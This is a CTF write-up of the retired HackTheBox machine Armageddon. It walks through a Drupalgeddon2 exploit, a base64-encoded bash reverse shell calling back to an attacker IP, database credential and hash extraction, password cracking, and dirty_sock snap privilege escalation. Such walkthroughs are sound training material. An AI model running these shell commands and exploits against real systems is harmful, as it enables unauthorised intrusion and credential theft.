Introduction
This is a write-up for a retired “easy” HackTheBox machine - Armageddon.
Enumeration
Standard nmap scan reveals two open ports :
sudo nmap -sV -sC -oA armageddon 10.10.10.233

Note the highlighted text - Drupal 7. This is an outdated version, though it does still receive security updates from time to time. Lets try to enumerate the exact version further.

Let’s check /CHANGELOG.txt. This is file is shown in nmap scan as it’s located in /robots.txt entry.
Exploitation
It seems this CMS hasn’t been updated in some time. After checking and trying default credentials I went for the simple thing and just used Google Search.

Lots of hits and the name of the exploit suggest this might be it. HackTheBox often names their boxes similar to the exploit used. In this case “Armageddon” - “Drupalgeddon”.
Now I understand there is a perfectly fine Metasploit module exploit/unix/webapp/drupal_drupalgeddon2 that can exploit the server, however, I find it too dull. So I managed to find another exploit. The only thing to do is to clone it with git :
git clone https://github.com/dreadlocked/Drupalgeddon2
And run it :

Snap! There is a ruby gem missing - highline . Let’s install it.

Since I’m running ParrotOS I needed to run the gem command as root. Now that this is done let’s run the exploit.

It works! We are user apache in this pseudo-shell. Let’s try to get the proper one.
My first thought was to check for netcat on the system and if netcat is not present to run a simple sh reverse shell.

However, there is no netcat present (at least in my path) and the “>” character is a bad character for our flimsy shell. So when this happens my go-to tool is the base64. Let’s encode our command and send it so it can be decoded on the other side and properly executed.
echo -n "sh -i >& /dev/tcp/10.10.14.70/80 0>&1" | base64
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzAvODAgMD4mMQ==
Set up a netcat listener:
sudo nc -nlvp 80
Now on the target :
echo -n "c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzAvODAgMD4mMQ==" | base64 -d | bash

This gives a shell back :
Elevation To User

Since getting a proper tty on this box was not successful, I checked the Drupal default configuration location and found that its in /sites/default :
After going inside of that directory I saw settings.php :
sh-4.2$ pwd
pwd
/var/www/html/sites/default
sh-4.2$ ls
ls
default.settings.php
files
settings.php
sh-4.2$
After checking out settings.php I noticed the mysql credentials - drupaluser:CQHEy@9M*m23gBVj :

Entering MySQL database without a proper shell is not going to be possible for us, so I just queried the database line by line :
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'show tables;'
Note that typing *-p CQHEy@9Mm23gBVj** did not work for me, so I had to connect the parameter and the password value. After checking out the tables I saw the users table. So I queried it :

Yes, it’s a mess. I could specify to query for columns name and pass to make it more pretty with :
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select name,pass from users;'
So we have the username brucetherealadmin (which was an entry in /etc/passwd), and an MD5 hash :
$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
Time to crack it with John :

So the credentials are :
brucetherealadmin:booboo
Now to ssh :

And we can see that the user flag has 33 characters :

Privilege Escalation
Since nothing else was in our home folder I just decided to go the the easy wins and just did sudo -l so I can check if we can run anything with root privileges:

So we can install any snap package as root. I ran a simple google search :

This article was the first hit and it explains that a popular exploit dirty_sock version 2 creates a snap package that adds a new user.

While the dirty-sockv2.py from Github doesn’t work - it does contain a python base64 encoded string which we can use to install a snap package manually. Let’s try it :
python2 -c 'print "aHNxcwcAAA...." + "A"*4256 + "=="' | base64 -d

After this we can switch to user dirty_sock :

Now all we need to do is run sudo -i :

Rooted.
Conclusion & Tips
This box demonstrated a typical low-hanging fruit grab - eg. that looks like the obvious thing it is the right way in.
Privilege escalation was quite interesting since it involves using an already made piece of code of a popular exploit dirty_sock and running the snap install command in –devmode - which enables an installation of a snap package without enforcing security policies.